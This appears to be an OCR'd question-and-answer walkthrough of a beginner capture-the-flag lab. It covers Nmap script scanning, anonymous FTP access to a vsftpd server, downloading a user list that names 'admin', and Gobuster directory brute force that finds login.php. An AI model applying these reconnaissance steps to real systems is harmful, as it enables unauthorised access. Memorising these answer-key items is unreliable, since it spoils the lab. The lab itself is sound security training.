Question: What Nmap scanning switch employs the use of default scripts during a scan?

Answer: -sC





Question: What service version is found to be running on port 21?

Answer: vsftpd 3.0.3

Question: What FTP code is returned to us for the "Anonymous FTP login allowed" message?


Answer: 230






Question: After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?


Answer: anonymous






Question: After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?


Answer: get






Question: What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?


Answer: admin






Question: What version of Apache HTTP Server is running on the target host?What version of Apache HTTP Server is running on the target host?


Answer: Apache httpd 2.4.41






Question: What switch can we use with Gobuster to specify we are looking for specific filetypes?

Answer: -x




Question: Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

Answer: login.php

